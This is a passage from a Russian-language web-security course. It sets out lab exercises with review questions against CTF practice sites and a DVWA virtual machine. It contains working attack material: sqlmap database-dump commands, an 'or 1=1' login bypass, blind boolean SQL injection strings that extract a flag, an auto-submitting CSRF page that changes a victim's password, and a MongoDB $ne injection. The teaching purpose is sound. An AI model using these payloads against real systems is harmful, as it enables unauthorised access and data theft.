4. Во вкладке intercept ПО burpsuite разрешите передачу пакета удаленному серверу
5. На прогрузившемся сайте, введите в качестве логина и пароля test, test.
6. Скопируйте получившиеся заголовки и сохраните их в файл headers

У вас должен был получиться примерно такой результат (здесь вывод приведен не полностью):

|  |
| --- |
| POST / HTTP/1,0  Host: errsql.myctf.ru  …….  Upgrade-Insecure-Requests: 1  Content-Length: 24    login=test&password=test |

7) Запустите sqlmap со следующими ключами:

|  |
| --- |
| # sqlmap -r headers |

Посмотрите, как программа попробует в автоматическом режиме подобрать уязвимость.

8) Исправьте в файле headers логин test на test\* (это явный указатель на уязвимый параметр.

9) Запустите sqlmap со следующими ключами:

|  |
| --- |
| # sqlmap -r sql1 --dbms=mysql --level=3 --risk=3 |

Какую роль выполняют эти ключи?

10) Запустите sqlmap, добавив ключи --tables и --columns

Какой результат вы получили?

11) добавьте дополнительно ключ -v 3, для того чтобы видеть процесс эксплуатации

Какой вектор атаки использует sqlmap?

12) Сдампите конкретную базу, используя следующие ключи: -T flag --dump и подобрав технику эксплуатации (--technique=XXX)


Какой флаг вы получили?

### ПРИМЕР ПРАКТИКИ 3


Открываем веб-сайт. errsql.myctf.ru

На этот раз фаззинг директорий нам ничего не принес. Пароль, полученный из исходников нам тоже не помог. Поэтому, попробуем выполнить sql инъекцию.

Попробуем инъекцию проверки пароля, введем в качестве логина — admin, а в качестве пароля **123’ or 1=1 -- 123.** Данная атака позволяет выполнить свести логическую проверку пароля к проверке равенства 1=1, которое всегда True, а следовательно выполнится. После чего остаток логики автора комментируется с помощью двойного тире. Выполнив атаку мы попадаем на страницу:



Видим что мы обошли авторизацию, но флаг не тут. Понимаем, что при истинном значении (1=1) мы обходим авторизацию, при ложном (1=0) нет. Используя эти знания пробуем достать данные из базы посимвольно.



Сначала имя таблицы:

login=admin' and substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1)='f' -- -&password=somenewpass

login=admin' and substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),2,1)='l' -- -&password=somenewpass

(Получили таблицу flag)

Потом имя столбца:

login=admin' and substr((select column\_name from information\_schema.columns where table\_schema=database() and table\_name='flag' limit 0,1),1,1)='f' -- -&password=somenewpass

login=admin' and substr((select column\_name from information\_schema.columns where table\_schema=database() and table\_name='flag' limit 0,1),1,1)='l' -- -&password=somenewpass

(получили столбец flag)

И в конце достаем флаг:

login=admin' and substr((select flag from flag),1,1)='F' -- -&password=somenewpass

login=admin' and substr((select flag from flag),2,1)='l' -- -&password=somenewpass

Уязвимость в данном задании заключается в том, что мы можем делать любые запросы к базе данных, однако у нас нет возможности отобразить информацию на экране, поэтому мы используем некоторую логическую операцию: так например, если мы осуществляем успешный логин, с помощью конструкции 1=1, а при 0=1 – логина нет, то нам ничего не мешает осуществить ту же самую операцию, сравнивая, например буквы — f=f, а раз мы можем сравнивать буквы, то можно попробовать сформировать одну из частей выражения запросом, а другую — подставлять руками. Таким образом, если, например, 1 буква имени таблицы = f, то подставив в правую часть выражения f, мы успешно залогинимся. Если же мы не угадали, то можем перебирать правую часть выражения до тех пор, пока равенство не выполнится и не произойдет успешный логин. Вручную, конечно, это делать крайне трудозатратно, поэтому обычно такие процессы автоматизируют. Данная уязвимость, в зависимости от ограничений и прав пользователя из под которого происходит запрос, позволяет извлечь/записать любые данные из базы.

### ПРИМЕР ПРАКТИКИ 4

Requirements:

- dvwa iso (<http://www.dvwa.co.uk/DVWA-1.0.7.iso>)

- python

- any web browser

1. Скачать по вышеуказанной ссылке iso-шник
2. Запустить VM с этим ISO
3. Залогиниться через web-интерфейс на VM, используя пару admin\password
4. В левой колонке security, выставить на Low и применить
5. Зайти в левой колонке на csrf
6. Сменить пароль на любой другой
7. Сохранить полученный URI с параметрами.
8. На локальной машинке Создать файл со следующим содержимым:

|  |
| --- |
| <!DOCTYPE html>  <html>  <head>  <title>CSRF example</title>  </head>  <body>  <h1>U even don’t need to press submit, as your credentials, have already been stolen</h1>  <iframe style="display:none" name="csrf-frame"></iframe>  <form method='POST' action='http://XXXXXX/vulnerabilities/csrf/?password\_new=YYYYY……...' target="csrf-frame" id="csrf-form">  <input type='hidden' name='criticaltoggle' value='true'>  <input type='submit' value='submit'>  </form>  <script>document.getElementById("csrf-form").submit()</script>  </body>  </html> |

Вам необходимо поправить строку, выделенную красным на собственную. Не потеряйте кавычки.

9) Запустить python web server в папке с созданным файлом

|  |
| --- |
| python -m SimpleHTTPServer 8080 |

10) обратиться по адресу вашего сервера

11) В веб интерфейсе браузера выполнить logout

12) попробовать залогиниться со старым и с новым паролем

**Контрольные вопросы:**

Какие условия должны соблюдаться, чтобы выполнилась эксплуатация?

Какую роль выполняет промежуточный html файл?

Попробуйте отследить с помощью консоли разработчика, что происходит в момент посещения сайта злоумышленника (ctrl+shift+q в firefox). В ответе указать запрос и его содержимое.

### ПРИМЕР ПРАКТИКИ 5

Дано приложение. Расположенное по адресу: http://bakery.p.myctf.ru/

Код приложения таков:

|  |
| --- |
| <?php  if (isset($\_POST['login']) && isset($\_POST['password'])) {  $collection = $db->users;  $cursor = $collection->find(array("login" => $\_POST['login'], "password" => $\_POST['password']));  if ($cursor->count() > 0) {  ?>  <h1>Flag: XXXX</h1>  <?php } else echo "Wrong credentials";} ?> |

1) Какую роль выполняет строка ?

|  |
| --- |
| $collection->find(array("login" => $\_POST['login'], "password" => $\_POST['password'])) |

2) В каком случае вы получите положительное выполнение выражения ?

|  |
| --- |
| $cursor->count() > 0 |

3) Каким запросом передаются параметры на сайте?

Все запросы в MongoDB должны быть в формате JSON, где передаются массивы параметров и значений. Драйвер MongoDB представляет собой компонент, преобразующий массив к формату JSON.

Запрос, заполненный значениями, будет передаваться в MongoDB в следующем виде:

|  |
| --- |
| find( {username: 'barry',Password:'jimmypage'}) |

4) Рассмотрите следующую идею:  
При каком еще условии будет выполняться find?

|  |
| --- |
| find(array("login" => $\_POST['login'], "password" => $\_POST['password'])) |

5) обратитесь к мануалу mongodb:

https://docs.mongodb.com/manual/reference/operator/query/ne/

{field: {$ne: value} }

6) в качестве значения параметра вам нужно получить массив. Сделать в HTTP это можно следующим образом:

|  |
| --- |
| var[key]=value |

В итоге переменная примет вид:

|  |
| --- |
| array(1) {  ["var"]=>  array(1) {  ["key"]=>  string(x) "value"  } } |


А в строке кода php:

|  |
| --- |
| find( { ... var: {key:’value’} …. }) |

Используя мануал из п.5 попробуйте выполнить инъекцию. Пройдите все шаги, указанные в пунктах выше и запишите свои значения. Покажите полученный результат.

login=admin&password[$ne]=123

## Сведения об авторе курса



Кондратьев Александр Сергеевич

Github: <https://github.com/bykvaadm>

Habr: <https://habr.com/en/users/bykvaadm/posts/>

Telegram: <https://t.me/bykvaadm>

Резюме: https://hh.ru/resume/49474cf6ff0161307c0039ed1f776d68513344